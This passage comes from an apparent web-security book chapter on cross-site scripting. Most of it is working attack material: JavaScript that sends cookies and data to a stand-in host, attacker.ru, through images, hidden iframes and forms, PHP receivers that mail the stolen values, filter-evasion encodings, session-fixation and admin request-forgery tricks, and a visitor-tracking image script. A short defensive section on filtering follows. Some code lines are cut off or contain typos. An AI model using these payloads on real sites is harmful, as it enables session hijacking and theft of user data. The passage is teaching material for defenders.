document.location.href='http://www.attacker.ru/test.php?data='+te
</script>
```

This method has the same drawback as the previous one: The user will be redirected from the original site. To remedy this, the attacker would probably use the same methods. However, it would be best to use the HTTP `GET` method by starting the script in a new window and sending it the data:

```
<script>
test='abcd';
window.open('http://www.attacker.ru/test.php?data='+test);
</script>
```

As a result, the malicious script will start in a new window, and the data will be sent to it with the HTTP `GET` method. To hide the window from the user, the attacker could minimize it and move it outside the screen. However, these manipulations can be detected by programs that watch the opening of new windows and the moving and resizing of windows. These programs are used to detect dishonest sites that artificially increase click counters.

The receiver script (**http://www.attacker.ru/test.php**) can close its window with JavaScript tools after it stores the received data or sends them further:

```
<script>
window.close();
</close>
```

This is an almost unnoticeable method for sending data to an attacker because it doesn't redirect the user from the original site.

However, an entirely unnoticeable method for sending data exists. It is based on the use of the `Image` JavaScript object. Here is an example of such code:

```
<script>
test="dsfsdfsdf";
idata = new Image;
idata.src="http://www.attacker.ru/test.php?data="+test;
</script>
```

This code uses the HTTP GET method to send data to the **http://www.attacker.ru/test.php** script as if it were an image. It doesn't matter whether the document is an actual picture or not. According to HTTP, data should be sent to a document before the document body is returned.

For greater compatibility, the **http://www.attacker.ru/test.php** script can display an actual image with appropriate headers after it stores the received data or sends them further.

http://www.attacker.ru/test.php

```
<?
// Save the data; for example, send them to the attacker
mail ("attacker@attacker.ru", "password", $_GET['data']);
// Display an image
header("Content-type: image/jpeg");
$f=fopen("121.jpg", "r"); // The 121.JPG file contains an image
while($s=fread($f, 1024)) echo $s;
```

```
 fclose ($f);
?>
```

This data-sending method may fail in some browsers.

In addition, if this method is unsuitable — for example, if a large amount of data should be sent — the attacker can create an HTTP `POST` form and set the `target` parameter either to a new document or to an `iframe` object contained in a hidden layer.

To send a form to a document opened in a new window, the attacker would send a message like this:

```
<script>
test="NNNN";
document.open();
document.write("<form name=f1 method=POST target=_blank
action=http://www.attacker.ru/attacker.php><input type=hidden
name=data value='"+test+'"></form>");
document.close();
document.f1.submit();
</script>
```

To send a form to a document opened in an `iframe` object contained in a hidden layer, the attacker would send a message like this:

```
<script>
test="NNNN";
document.open();
document.write("<div
style=visibility:hidden;position:absolute;width:0;height:0;><i
name=ifl></iframe></div>");
document.write("<form name=fl method=POST target=ifl
action=http://www.attacker.ru/attacker.php><input type=hidden
name=data value='"+test+'"></form>");
document.close();
document.f1.submit();
```

```
</script>
```

By using one of these methods or combining them, the attacker can send data he or she has obtained with JavaScript tools.

Note To resume a normal work of the **http://localhost/5/1.php** script, you should empty the /5/1.TXT file located in the same folder as the 1.PHP script. The 5.PHP script saves all data in this file. Note that you should empty the 1.TXT file, not delete it.

Solving Problems

Sometimes, an attacker encounters a situation, in which a particular attacking method is impossible to implement. The most common case is filtration of apostrophes and quotation marks in received and sent data.

If these characters enclose parameters of tags, styles, and so on, it is often possible to rewrite the same expression without spaces.

If a string is needed in JavaScript code, the attacker can use the `fromCharCode()` function of the `string` class. This function takes a sequence of integers and returns a string consisting of characters corresponding to these ASCII codes, such as in this example:

```
<script>
alert(String.fromCharCode(72, 101, 108, 108, 111));
</script>
```

This is how the attacker can avoid using quotation marks in JavaScript code.

Outside JavaScript code, spaces often can be removed from text without affecting the program's functionality. Inside JavaScript code, a space character can be replaced with an empty comment.

If linefeed and carriage return characters are filtered, the attacker can write JavaScript code in one line because a linefeed doesn't carry syntax information. A linefeed character always can be replaced with a space, and a space can be replaced with a `/**/` sequence.

Consider an example of complicated JavaScript code that sends data in a form to an `iframe` object contained in a hidden layer. The JavaScript code shouldn't contain linefeeds, spaces, or quotation marks:

```
<div style=visibility:hidden;position:absolute;width:0;
height:0;><iframe name=if1></iframe></div>
<form name=f1 method=POST target=if1 action=http://www.attacke
attacker.php><input type=hidden name=data></form>
<script>
```

```
test=String.fromCharCode(72,101,108,108,111));
document.f1.data=test;
document.f1.submit();
</script>
```

You should remove all linefeed characters from this code before sending. You also should remove spaces that are present before the JavaScript code, in the form declaration, and in the hidden fields.

You can do without spaces and rewrite this code in one line. It will loose readability but retain its functionality:

```
<script>test=String.fromCharCode(72,101,108,108,111));document
document.write(String.fromCharCode(60,100,105,118,32,115,116,1
101,61,118,105,115,105,98,105,108,105,116,121,58,104,105,100,1
110,59,112,111,115,105,116,105,111,110,58,97,98,115,111,108,11
101,59,119,105,100,116,104,58,48,59,104,101,105,103,104,116,58
62,60,105,102,114,97,109,101,32,110,97,109,101,61,105,102,49,6
105,102,114,97,109,101,62,60,47,100,105,118,62));document.writ
g.fromCharCode(60,102,111,114,109,32,110,97,109,101,61,102,49,
101,116,104,111,100,61,80,79,83,84,32,116,97,114,103,101,116,6
102,49,32,97,99,116,105,111,110,61,104,116,116,112,58,47,47,11
119,46,97,116,97,99,107,101,114,46,114,117,47,97,116,97,99,107
114,46,112,104,112,62,60,105,110,112,117,116,32,116,121,112,10
104,105,100,100,101,110,32,110,97,109,101,61,100,97,116,97,32,
108,117,101,61,39)+test+String.fromCharCode(39,62,60,47,102,11
109,62));document.close();document.f1.submit();</script>
```

This is the code that sends data in a form to an `iframe` object contained in a hidden layer. It isn't readable, but it works correctly. It allows the attacker to circumvent filtration of linefeeds, quotation marks, and spaces.

This example proves that it is possible to create a script that exploits the XSS vulnerability and passes many checks.

In addition, the attacker is likely to check for the most common filtration mistakes. For example, if a message is filtered by removing the `<script>` keyword from it, the attacker can try to write it using uppercase letters to confuse the filtration algorithms. For another example, if the `<script>` keyword is deleted once, the attacker can use a construction such as `<scri<script>pt>`. After the `<script>` keyword is deleted, the correct tag will remain in the message.

In other words, there can be various solutions depending on which filtration algorithms are used.

Previous Next

Obtaining Users' Cookies

Both the first and the second types of the XSS vulnerability can be exploited to obtain the users' cookies. In some cases, the cookie of a target user such as the system administrator can be obtained.

As I told you earlier, `COOKIE` parameters can contain various data used for user authentication. That is, obtaining cookie data allows a malicious person to authenticate in the system, pretending to be the user whose cookie he or she has stolen.

This attack is possible because the `cookie` property of the `document` object contains `COOKIE` values in the context of the current site. To be more precise, `document. cookie` contains URL-encoded `COOKIE` parameters in the following format:

```
name1=value1; name2=value2
```

When an XSS vulnerability is on a page of the target site, the attacker can steal the `COOKIE` values by writing a JavaScript script that sends him or her these values.

If the `document. cookie` value is sent as an HTTP `GET` parameter to a script, sometimes it will be necessary to URL-encode this `document. cookie` value before inserting it as the value of the HTTP `GET` parameter. To do this, the attacker can use the `escape()` JavaScript function.

So, if the total size of `COOKIE` names and values of a site isn't large, they can be sent with the HTTP `GET` method. To send them, the attacker can either open a document in a new window and send it the `COOKIE` parameters or create an image and pass it the `document. cookie` value inside the HTTP `GET` parameter.

Consider an example:

```
<script>
idata = new Image;
idata.src="http://www.attacker.ru/
```

```
cookie.php?cook="+escape(document.cookie);
</script>
```

Note With **http://localhost/5/3.php**, you can set test values of a cookie in the context of **http://localhost/**.

For the COOKIE values set with the **http://localhost/5/3.php** script, the document.cookie string will look as follows:

```
testl=testlvalue; test2=%D2%E5%F1%F2%EE%E2%FB%E5 COOKIE
%E7%ED%E0%F7%E5%ED%E8%FF; test3=abcde%26gfda%3Dg45f s%3Ffgd%3E
dfdf%3Ddfdf
```

Here is a script that decodes a received HTTP GET parameter and extracts COOKIE parameters from it.

http://localhost/5/cookie.php

```
<?
 $cook=$_GET['cook'];
 $cooks=explode("; ", $cook);
 $text="";
 if(!empty($cooks)) foreach($cooks as $k => $v)
 {
   if(preg_match("/^(.*?)\=(.*)$/", $v, $r))
     $text.=urldecode($r[1])."=".urldecode($r[2])."\r\n";
   else $text.="cannot decode $v";
 }
 mail ("attacker@attacker.ru", "cook", $text);
?>
```

In some cases, the attacker doesn't even need to decode the received string to obtain COOKIE values. It would suffice to put it unchanged into the file where the browser stores COOKIE values.

When there is an XSS vulnerability of the first type, where information is output to third-party users without filtration, the attacker can collect the account information of all visitors of this page and then select the account of the target user.

This attack will be especially effective when the attacker needs the account information of at least one user.

In some cases, when it is possible to send unfiltered data to the target user (e.g., when an attacker can send a private message to a particular user on a forum), a targeted attack can be launched. In other words, the attacker can obtain the account information of the target user.

When there is an XSS vulnerability of the second type — that is, HTTP `GET` parameters aren't filtered — the attacker has to send the target user a link that contains an URL exploiting the XSS vulnerability with a script. The link should contain appropriate JavaScript code.

To prevent the user from guessing that the link implements malicious actions, the attacker would likely URL-encode all HTTP `GET` parameters. URL encoding requires certain characters to be encoded. However, each character can be encoded by replacing it with the `%xx` string, where `xx` is the hexadecimal code of the character.

If the resulting string is too long, the attacker can embed into the HTTP `GET` parameter a link to a JavaScript document located on another server, rather than embedding the entire JavaScript code into the HTTP `GET` parameter:

```
<script src=http://www.attacker.ru/x.js>
</script>
```

In this case, all malicious actions are performed by the **http://www.attacker.ru/x.js** script.

Note that although the document was loaded from a third-party server, the JavaScript code contained in the document can access the cookie set by the target server.

This method can be used when it is impossible to embed the entire

JavaScript code into a message. The method allows the attacker to circumvent some types of filtration and is useful in a few other cases.

However, it has drawbacks. The user can disable the execution of scripts loaded from other servers in his or her browser or run applications that bar the execution of such scripts. In addition, the malicious server can be unavailable.

When a vulnerability is in HTTP `GET` parameters or even in headers of an HTTP request, the attacker needs to lure the user to a malicious HTML page containing a form with hidden fields and parameters exploiting the XSS vulnerability of the target site. In addition, the `action` parameter of the form should contain the address of the vulnerable page on the target server. The form is sent automatically with JavaScript tools after the page is loaded.

If, for example, a vulnerability is in the `Referer` header, the script can create a malicious `Referer`. First, it will redirect the user to the URL that should be contained in the `Referer` header controlled by the attacker, and then it will redirect the user to the vulnerable script.

This method can be used in other cases when it is necessary to avoid sending a user a link to a target site to prevent the user from suspecting the link.

The attacker can exploit the vulnerability imperceptibly to the user. To do this, he or she just needs to put a `frame` or `iframe` element on the invisible layer on the target page and specify this element in the `target` parameter of the sent form.

In addition, the attacker can use other methods for concealing the execution of JavaScript code and exploitation of the vulnerability that are described earlier in this chapter.

Here are examples of how different browsers store cookies. Mozilla, FireFox, and Netscape store all cookies in one file, COOKIES.TXT, located in the user profile folder. To change or add a cookie, you should exit the browser, edit this file, and restart the browser. Microsoft Internet Explorer stores cookies in the `./cookies/` directory next to temporary Internet files. To edit a cookie, you should edit the file corresponding to the desired site.

In addition, special utilities allow you to edit cookies in real time.

Using these methods, a malicious user can steal cookies and set appropriate `COOKIE` parameters to authenticate as a valid user.

Collecting Statistics

The XSS vulnerability can be exploited for collecting statistics about the visitors of vulnerable pages. Here, I primarily mean the XSS vulnerability of the first type, in which unfiltered data are displayed to third-party users.

In the simplest case, an attacker doesn't need the vulnerability. He or she would be satisfied if the system allowed its users to insert images from other servers into their messages. The attacker would simply insert images located on a server under his or her control. When an image is requested from that server, it will execute malicious code (in PHP or Perl), saving some statistical data and sending back an appropriate header and the image. Thus, statistics will be collected transparently for the system and its users.

Such statistics can be collected in forums and chats that allow participants to insert images into their messages. Statistics can be collected in the following elements that are of interest to the attacker:

- *IP addresses of visitors.* Even when the system (a forum or a chat) doesn't show their IP addresses, the attacker can find out them. In addition, if a user doesn't visit the system through an anonymous proxy server, the attacker can obtain this user's actual IP address.
- *The time of visits.* In addition to IP addresses, the attacker can collect the times, at which users visit the system. This can allow the attacker to find out which user owns a certain IP address.
- *HTTP* `Referer`. When loading images, some browsers send the `Referer` header of an HTTP request that includes the original URL of the page containing the image. Thus, the attacker can collect information about which pages are visited and who visits them. It can also be used to find out, which user owns a certain IP address. In addition, the attack can intercept session IDs and other data sent with the HTTP `GET`

method. Sometimes, it is possible to disclose the URLs of private parts of the site or system.

- *The browser type.* The `User-Agent` field of the header in an HTTP request contains information about the browser and the operating system of the user. The attacker can save this value to discover what browsers the users of the system have and in what operating systems they work.

So, the attacker can collect a lot of interesting information about the users of a system; the system won't even notice. What's more, it would be impossible for anyone who doesn't have access to the internals of the malicious server to prove that the statistics were collected intentionally.

The attacker can configure his or her server so that it doesn't return a requested GIF or JPG image but passes control to a script. To implement transparent actions, the script should return the image with appropriate headers.

For example, you can make the Apache server execute GIF and JPG files as PHP scripts: Just add the following lines to the configuration file of the desired directory.

The lines should be added to the `.htaccess` file located in the same directory as the GIF or JPG files:

```
RemoveHandler .jpg .gif .png .bmp .jpeg
AddType application/x-httpd-php .gif .png .bmp .jpeg .jpg
```

As a result, files with the JPG, GIF, PNG, BMP, and JPEG extensions will be executed as PHP scripts when requested using HTTP.

Consider an example of a script that saves the specified information in a file and then displays an image with appropriate headers.

http://localhost/5/image.gif

```
<?
```

```
$logfile="log.txt";
$imgfile="img.gif"; // This file can have any extension because
                    // accessed not through HTTP but as a compon
                    // of the server's file system.
$limiter=" : "; // Field delimiter
$ip=$_SERVER['REMOTE_ADDR'];
if(!empty($_SERVER['HTTP_X_FORWARDED_FOR']))
  $ip.="({$_SERVER[HTTP_X_FORWARDED_FOR]})";
if(!empty($_SERVER['HTTP_CLIENT_IP']))
  $ip.="({$_SERVER[HTTP_CLIENT_IP]})";
if(!empty($_SERVER['HTTP_VIA']))
  $ip.="({$_SERVER[HTTP_VIA]})";
// The preceding statements collect statistics about an IP addre
// if the user doesn't use an anonymous proxy server, the actual
// IP address is revealed.
$date=date("Y-m-d H:i:s");
$referer=$_SERVER['HTTP_REFERER'];
$agent=$_SERVER['HTTP_USER_AGENT'];
$text="[".$date."]".
       $limiter."[".$ip."]"
       $limiter."[".$referer."]".
       $limiter."[".$agent."]".
       "\r\n";
$f=fopen($logfile, "a");
fwrite($f, $text);
fclose($f);
header("Content-type: image/jpeg");
$f1=fopen($imgfile, "r");
while($s=fread($fl, 1024)) echo $s;
fclose($f1);
?>
```

To conceal that the file is processed by the PHP interpreter, add the following line to the PHP.INI configuration file:

```
expose_php = Off
```

As a result, the PHP interpreter won't be exposed when the HTTP header of the response is sent.

Note that this type of attack can be launched even without the XSS vulnerability on the target server. When collecting statistics, the attacker uses only documented features of the system.

If the attacker adds JavaScript to his or her statistics collecting system, it will become even more powerful. The attacker will be able to collect statistics about all browser parameters available with JavaScript tools. These can be the following parameters:

- *Cookies in the context of the target site.* I told you earlier what problems can emerge when users' cookies are disclosed.
- *The contents of the* `history` *and* `referrer` *parameters of the browser.* JavaScript offers programmers methods for accessing these browser parameters. The history includes the URLs of all pages visited by the user during the current session. This can contain information of interest to the attacker, for example, URLs of private pages, session IDs, and other confidential data. The `referer` parameter can also contain private information.
- *Local time.* The local time allows the attacker to judge the time zone and, therefore, the physical location of the user. This can confirm or refute location information obtained from IP addresses.
- *Information about the internals of the target system.* By having information about the target system (e.g., what software is installed in it), the attacker can plan an attack on it.
- Any other information of interest to the attacker and

accessible using Jav aScript methods.

Performing Concealed Actions on Behalf of the Administrator

In this section, I am referring to an attack that makes the system believe that the administrator performs certain actions.

In the most common and dangerous situation, the administrator has to make an HTTP `GET` request to perform actions. A frequent action is a deletion or other change to the status of a topic, branch, or message by following special links.

Such links appear next to the forum, message, or branch on the administrator's panel and usually look like the following:

- **http://www.test.ru/forum/delete_topic.php?id=42554**
- **http://www.test.ru/forum/delete_forum.php?id=1235**

In a well-designed authentication and authorization system, only the administrator can access these resources.

However, in most systems, the secondary authentication and authorization procedure is done transparently to the administrator for the administrator's and the users' convenience. (Remember, the secondary authentication and authorization procedure takes places after the primary one, which involves entering the login and the password.) For example, the secondary authentication and authorization procedure is done with the session ID stored in the user's cookie, or HTTP Basic authentication takes place.

Suppose each user of a forum can add images with any URLs. This isn't a vulnerability per se. It can be a documented feature of the system. What's more, it is a common practice to implement such a feature.

Now, suppose a user pretends to add an image to his or her message but actually specifies one of the URLs listed previously:

http://www.test.ru/forum/delete_topic.php?id=42554

What happens if the authenticated and authorized administrator opens this message in his or her browser? If displaying images is enabled in the browser, it will request the image from that URL to display the message. In other words, the browser will request an URL that changes the status of a message on the server.

In addition, in most authenticating systems, the browser will send all the data necessary to authenticate the user. Because the request will be sent from the browser whose user is already authenticated and authorized as the administrator, the sent data will be the administrator's.

This means the authentication and authorization will be successful for this script if the system is based on authentication methods such as storing the user's session ID, login, or password in cookies or if it is based on the HTTP Basic authentication (or, perhaps, another authentication method). As a result, a script whose URL was embedded as an URL of an image performs actions as if it was executed by the system administrator.

This is how an attacker can make the system administrator unwittingly fulfil actions that require the administrator's rights. The only requirement of this attack is that the script should be available and take all parameters using the HTTP `GET` method.

I'd like to reiterate that the XSS vulnerability isn't necessary for this attack.

If the attacker can send a message with an added image directly to the system administrator, the targeted attack is possible.

In a more complicated case, in which a complex `POST` request is needed for certain actions but the XSS vulnerability is present, the attacker can exploit the vulnerability by creating an HTTP `POST` form with appropriate values of the `action` and `hidden` parameters and by sending the form using JavaScript tools to simulate the administrator's actions.

To launch a transparent attack, the attacker can exploit the XSS vulnerability to send an HTTP `POST` request containing an `iframe` element located in the invisible layer and specified as the `target` value of the form. The attacker also can launch a targeted attack on the administrator if he or she can send a message directly to the administrator.

In both cases, the value of the HTTP `Referer` header contains the address of the vulnerable site. This can be checked by a script of interest to the attacker.

Even if the site is free from the XSS vulnerability, the attacker can create a malicious HTML page that contains an HTTP `POST` or `GET` form with appropriate values of the `action` and `hidden` parameters and send the form using JavaScript tools.

The attacker would probably put this HTML page on a server under a fabricated pretext.

A more sophisticated attack could involve embedding a link to an image and configuring the malicious server so that it returns an HTML page containing the form described earlier, whose `target` should be an `iframe` element in the invisible layer. The form should also contain an image that would cover it entirely. As a result, the attack would be unnoticeable by the administrator.

In addition, the link to such a malicious HTML document can be foisted on the administrator through XSS vulnerabilities in other resources.

Note that this attack doesn't require the XSS vulnerability on the target site.

Previous Next

Fixing a Session

In essence, fixing a session is an attack inverse to stealing user cookies. The ability to steal user cookies is based on reading cookies with JavaScript tools; fixing a session is based on writing artificial values into cookies using malicious JavaScript code.

Situations, in which an attacker needs to write certain data into user cookies on a target site, can vary.

For example, suppose that an e-shop on the Internet pays its dealers bonuses for each client order. To distinguish, which dealer drew a particular client, each client is identified with a cookie that stores information about his or her dealer. A malicious dealer could exploit the XSS vulnerability to fix client sessions and reveal the system so that it believes he or she drew those clients.

Consider another example: An attacker can exploit the XSS vulnerability in a forum to fix sessions of the visitors of this forum so that the forum system believes these visitors are one person. All messages left by the visitors will be considered messages left by one person: the registered malicious participant of the forum (or chat or newsgroup).

I could speculate on the reasons for making such an attack; regardless, the attacker can do this. All systems that authenticate users by storing confidential information in user cookies are exposed to a session-fixing attack that uses the XSS vulnerability.

An expected result of such an attack is that all the visitors of a vulnerable page will obtain the rights and privileges of a target user whose authentication data are known to the attacker. The attacker can log into the system on behalf of this user.

To write desired data into a cookie of the target site, the attacker can use the `cookie` property of the `document` object. Cookies have a special format. The following functions make it convenient to write data into cookies:

```
function fixDate(date) {
        var base = new Date (0)
        var skew = base.getTime()
        if (skew > 0)
                date.setTime(date.getTime() - skew)
}
function setCookie(name, value, expires, path, domain, secure)
{

        var curCookie = name + "=" + escape(value) +
                ((expires) ? "; expires=" + expires.toGMTStrir
                ((path) ? "; path=" + path : "") +
                ((domain) ? "; domain=.ulib.org.edu" : "") +
                ((secure) ? "; secure" : "");

                document.cookie = curCookie;
}
```

The `setCookie()` function sets cookie parameters to desired values on the current site if the `domain` value isn't specified.

When `domain` value is specified, it is possible to set a cookie theoretically on any site. However, many browsers can set cookies only on the current domain.

The `fixDate()` function is used to correct bugs related to dates in earlier versions of browsers.

If the attacker's browser can set cookies on any site, the attacker doesn't need the XSS vulnerability on the target site. He or she can launch the attack by luring the target user to a malicious HTML page that will set the desired cookie. In this case, the cookie can be set with JavaScript tools or with the header of the HTTP response.

The attack can be launched for either type of XSS vulnerability. For the first type, the malicious user should add a message containing JavaScript code that sets cookies. The message can be sent to all users or, in some cases, to a particular user so that the attack is targeted. For the second type, the attacker would create a malicious URL exploiting the XSS vulnerability. When the target user follows this link, his or her browser will execute some JavaScript code that will set the target cookie.

Consider an example of an attack exploiting the XSS vulnerability of the first type.

Suppose an attacker wants to write the `SessionID=123446fd5vr5` parameter into the cookies of all visitors of the **http://localhost/5/1.php** page. As I demonstrated earlier, the **http://localhost/5/1.php** page suffers from the XSS vulnerability of the first type.

To implement the attack, the attacker can add the following message:

```
<script>
function FixDate(date) {
        var b = new Date(0)
        var s = b.getTime()
        if (s > 0)
                date.setTime(date.getTime() - s)
}
function setCookie(name, value, expires, path, domain, secure)
{
        var curCookie = name + "=" + escape(value) +
                ((expires) ? "; expires=" + expires. toGMTStri
                ((path) ? "; path=" + path : "") +
                ((domain) ? "; domain=.ulib.org.edu" : "") +
                ((secure) ? "; secure" : "");
                document.cookie = curCookie;
}
dt=new Date();
FixDate(dt);
dt.setTime(dt.getTime() + 50 * 365 * 24 * 60 * 60 * 1000);
setCookie('SessionID=', 123446fd5vr5, dt, "/");
</script>
```

As a result, the desired parameter will be written into the cookies of all visitors of this page.

A session-fixing attack can be launched in a similar way if the XSS vulnerability is based on improper filtration of HTTP `GET` parameters displayed on the page.

To launch the attack in this case, the attacker would create a malicious link and suggest that the target user follow it.

As in examples described earlier, the attacker can hide the attack from the user by creating a malicious page that would open the URL in an `iframe` element located in the invisible layer. Improper filtration of HTTP `POST` parameters also allows an attacker to exploit the XSS vulnerability.

Previous Next

An Event-Processing Vulnerability

From what you learned earlier, you might infer that proper filtration of the `script` string and < and > characters could eliminate the XSS vulnerability. However, another possibility for embedding JavaScript code allows an attacker to do without these characters. Consider an example.

http://localhost/5/4.php

```
<?
$name=$_POST['name'];
$message=$_POST['message'];
$mode=$_POST['mode'];
$err="";
if($mode=='add')
{
  if(empty($name) && empty($message)) $err.="<font color=red>nam
message are empty</font><br>";
  elseif(empty($name)) $err.="<font color=red>name is not
specified</font><br>";
  elseif(empty($message)) $err.="<font color=red>message is
empty</font><br>";
  else
  {
    $f=fopen("4.txt", "a");
    $d=date("Y-m-d H:i:s");
    $message=htmlspecialchars($message);
    $message=preg_replace{"/\[A\=(.*?)\](.*?)\[\/A\]/",
"<a href=\\1>\\2</a>", $message);
    $m="
    <b>added ".htmlspecialchars($d).", user:
".htmlspecialchars($name)."<br></b>
    <i>
    $message
    </i><br><br>
    ";
    fwrite ($f, $m);
    fclose ($f);
  }
}
echo "<html><body>
$err
<center><b>guest book</b></center>
";
$f=fopen("4.txt", "r"); // The file name is fixed; therefore,
                        // tricks with the file name are impossi

 while($r=fread($f, 1024))
   echo $r;
fclose ($f);
echo "<hr>
add a message:<br>
<i>You can add a link to any URL using the following syntax
<b>[A=http://www.yandex.ru]yandex[/a]]</b></i>
<form method=POST>
<input type=hidden name=mode value=add>
name: <input type=text name=name><br>
message:<br>
<textarea name=message cols=50 rows=6></textarea><br>
<input type=submit value=Add>
</form>
</body>
</html>
";
?>
```

As you can see, this is a modified version of **http://localhost/5/1.php**. However, unlike **http://localhost/5/1.php**, this example performs primary filtration of the entered data with the `htmlspecialchars()` function. In addition, this example allows users to add links to any pages using the following syntax: `[A=address]text[/A]`.

Check how this system responds to various characters included in messages.

Add the following message:

```
Abcabc
"aa'aa<b>test</b>
[A=test]test[/A]
[A=test"test<b>dfdf dfdf 'df'] test"test<b>dfdf dfdf 'df' [/A]
```

Now, examine the text output by the browser and the HTML code of the page. The added message was converted into the following:

```
Abcabc
&quot;aa'aa&lt;b&gt;test&lt;/b&gt;
<a href=test>test</a>
<a href=test&quot;test&lt;b&gt;dfdf dfdf 'df'>
test&quot;test&lt;b&gt;dfdf dfdf 'df' </a>
```

You can make a few conclusions from this: The < and > characters and quotation marks are prohibited in the message, URL, and the text of the link. However, spaces and apostrophes are allowed. The < and > characters and the quotation marks are filtered by replacing them with the sequences `&lt;`, `&gt;`, and `&quot;`, respectively. In addition, this filtration doesn't allow you to insert the `<script>` tag.

However, an attacker can execute any JavaScript code he or she wishes by manipulating events of the hyperlink object. For example, add the following message and click the link:

```
[A=x onClick=alert('hello');return/**/false]click me[/A]
```

As a result, the browser will output the following:

```
<a href=x onClick=alert('hello');return/**/false>click me</a>
```

If you try to follow this link, the specified JavaScript code will be executed.

In this example, you cannot enclose the JavaScript code in quotation marks because they are filtered. As for apostrophes, they are already used in the JavaScript code.

So, JavaScript code shouldn't contain spaces and can contain apostrophes. To avoid spaces, the `/**/` sequence is inserted, as described earlier in this chapter.

Even if apostrophes were prohibited, the attacker could encode the desired string using the `string.fromCharCode()` function.

Thus, when URLs and other elements of HTML tags can contain spaces and are not between quotation marks, the attacker can embed any JavaScript code he or she wishes into event handlers of an appropriate object. The attacker can use the following event handlers:

- `onLoad`, `onUnLoad` — A document is loaded or unloaded. These events can occur only in the `<body>` and `<frameset>` tags.
- `onFocus` — An element becomes the focus with the mouse or keyboard.
- `onBlur` — An element loses focus.
- `onChange` — An element changes its value.
- `onClick` — The user clicks an object.
- `onSubmit` — The form is submitted. This can be only in the `<form>` tag.
- `onSelect` — The user selects some text within a `<text>` or `<textarea>` tag. This event can be only in these tags.
- `onMouseOver` — The user moves the mouse pointer over an object.

- onMouseOut — The mouse pointer leaves an element.

The most interesting event from an attacker's point of view is onMouseOver. It can belong to many elements, and the malicious JavaScript code will execute as soon as a user moves the mouse pointer over the element.

For example, add the following message and move the mouse pointer over the link

```
[A=x onMouseOver=alert('hello');return/**/
false]xxxxxxxxxxxxxxxxxxxx[/A]
```

To increase the likelihood of a user moving the mouse pointer over the link, you can make the text of the reference long enough. By declaring styles of an element, the attacker can maximize its size. As a result, the malicious JavaScript code will execute as soon as a user moves the mouse pointer over the document.

For example, the previous message can be modified as follows:

```
[A=x onMouseOver=alert ('hello');return/**/
false style=z-index:1;position:absolute;top:0;left:0;width:10
height:100%;]xxxxxxxxxxxxxxxxxxxxxxxxx[/A]
```

The link will be displayed in the upper right corner of the browser window, and the layer containing the link will take up the entire page.

The layer will be transparent; therefore, the appearance of the page won't change (except for the link in the upper right corner).

If the attacker specifies an empty link, the appearance of the page won't change and the attack will be unnoticeable:

```
[A=x onMouseOver=alert ('hello');return/**/false style=z-index
position:absolute;top:0;left:0;width:100%;height:100%;] [/A]
```

As a result, when the mouse pointer moves over any part of the page, the browser will execute the JavaScript code specified by the attacker.

This vulnerability can be used to obtain a cookie of any user.

If the attacker wishes, he or she can make the layer nontransparent and embed code defacing the site, such as in the following example:

```
[A=x style=z-index:1;position:absolute;top:0;left:0;width:
100%; height:100%; background-color:#ff0000;]Hacked[/A]
```

Previous Next

Embedding JavaScript Code into the Address Line

Sometimes, it is possible to change the value of the `href` attribute of the `<a>` tag but it is impossible to follow the new link. In this case, the attacker can embed JavaScript code that will execute after a user clicks the malicious link.

This situation takes place on forums, chats, or bulletin boards that allow users to specify special sequences that will be converted into links.

An example of this was given earlier: the `[A=href]text[/A]` construction.

However, unlike the situation described in the previous section, embedding JavaScript into the address line is possible when the vulnerability is absent, that is, when it is impossible to follow a malicious link.

Suppose the attacker creates the following message:

```
[A href=javascript:alert('text')]click me[/A]
```

As a result of following this link, the browser will try to load the `javascript:alert('text')` document, but this is a command to the browser to execute the JavaScript code. In other words, malicious code can be executed in any user's browser.

Note JavaScript will be executed in the context of the site currently opened in the browser.

This vulnerability can be used for the following:

- Obtaining the cookie of a random or target user
- Performing concealed actions on behalf of the administrator
- Exploiting the session-fixing vulnerability
- Performing hidden manipulations with the opened page

For example, to steal the cookie of the target user, the attacker could stealthily put a link with the following value of the `href` attribute:

```
  [A=javascript:document.location.href='http://www.attacker.ru/c
  OK='+escape(document.cookie)]test[/A]
```

I already demonstrated how the attacker can circumvent the filtration of quotation marks, write JavaScript code without spaces, and URL-encode it to bypass filters and conceal the presence of the code.

Warning JavaScript code embedded into the address line of a browser can work differently on different browsers.

In addition, note that such an attack doesn't need the XSS vulnerability; therefore, it is quite dangerous. The only thing that prevents this technique from being universal is that a user is likely to look at the status bar of the browser and suspect the attack because he or she won't see the usual `HTTP://` prefix. In addition, the script won't execute in the context of the currently-opened site if the user opens the link in a new browser window.

Avoiding the XSS Vulnerability

So, I have described all the dangers that can appear as a result of the XSS vulnerability and the methods an attacker can use to exploit this vulnerability. Now I'd like to tell you how you can avoid this vulnerability when writing your Web applications.

The cause of the XSS vulnerability is insufficient filtration of the entered data. You should prohibit users from placing tags in their messages; therefore, you should filter the < and > characters that enclose tags.

If the use of tags is required, you can introduce pseudotags that will be replaced with actual tags during output. For example, suggest that your users use a construction like `[A=href]text[/A]`, `[B]` `[B]`.

Filtration can be of several types:

- It can remove the < and > characters. This can distort the meaning of a message.
- It can bar messages with these characters. This method is also unsuitable because it can reject honest messages.
- It can convert the < and > characters to a safe form. They can be replaced with the `&lt;` and `&gt;` sequences. This method is the most interesting because it doesn't change the meaning of the displayed message.

However, I demonstrated earlier that filtering only these characters is insufficient when some text is output as a tag attribute.

To eliminate XSS in this case, you should prevent the inserted text from overrunning the boundaries of the tag attribute value.

This can be implemented as follows:

- You can prohibit the use of spaces in the text output as a value of a tag attribute. Even if the attribute value isn't between quotation marks, an attacker won't be able to overrun the value.

- You can enclose the attribute value in quotation marks and restrict the use of them inside the attribute value.

The second variant seems the best because its proper implementation won't limit the attribute values. However, you should restrict the use of quotation marks. Otherwise, an attacker will be able to insert a quotation mark into the attribute value and embed the tag attributes he or she wishes, for example, `onMouseOver` or `Style`.

Warning Screening quotation marks or apostrophes with a backslash is ineffective within a tag attribute value.

Consider an HTML document.

http://localhost/5/5.html

```
<a href="x\" onClick=alert(String.fromCharCode(72,101,108,108,11
return/**/false; \"">click me </a><br>

<a href='x\' onClick=alert(String.fromCharCode(72,101,108,108,11
return/**/false; \''>click me </a>
```

In the first case, the following text will be embedded as a value of the `href` attribute:

```
x" onClick=alert(String.fromCharCode(72,101,108,108,111));retu
**/false; "
```

It will be inserted despite screening of the quotation marks with backslashes.

In the second case, screening the apostrophes will also be ineffective.

This example doesn't include the < and > characters that also should be filtered.

Quotation marks and apostrophes can be filtered using the following methods:

- They can be deleted from the text. Although this method gives the expected result, it isn't suitable because messages with quotation marks or apostrophes will be processed improperly.
- You can bar messages with quotation marks or apostrophes. This method is even worse than the previous one.
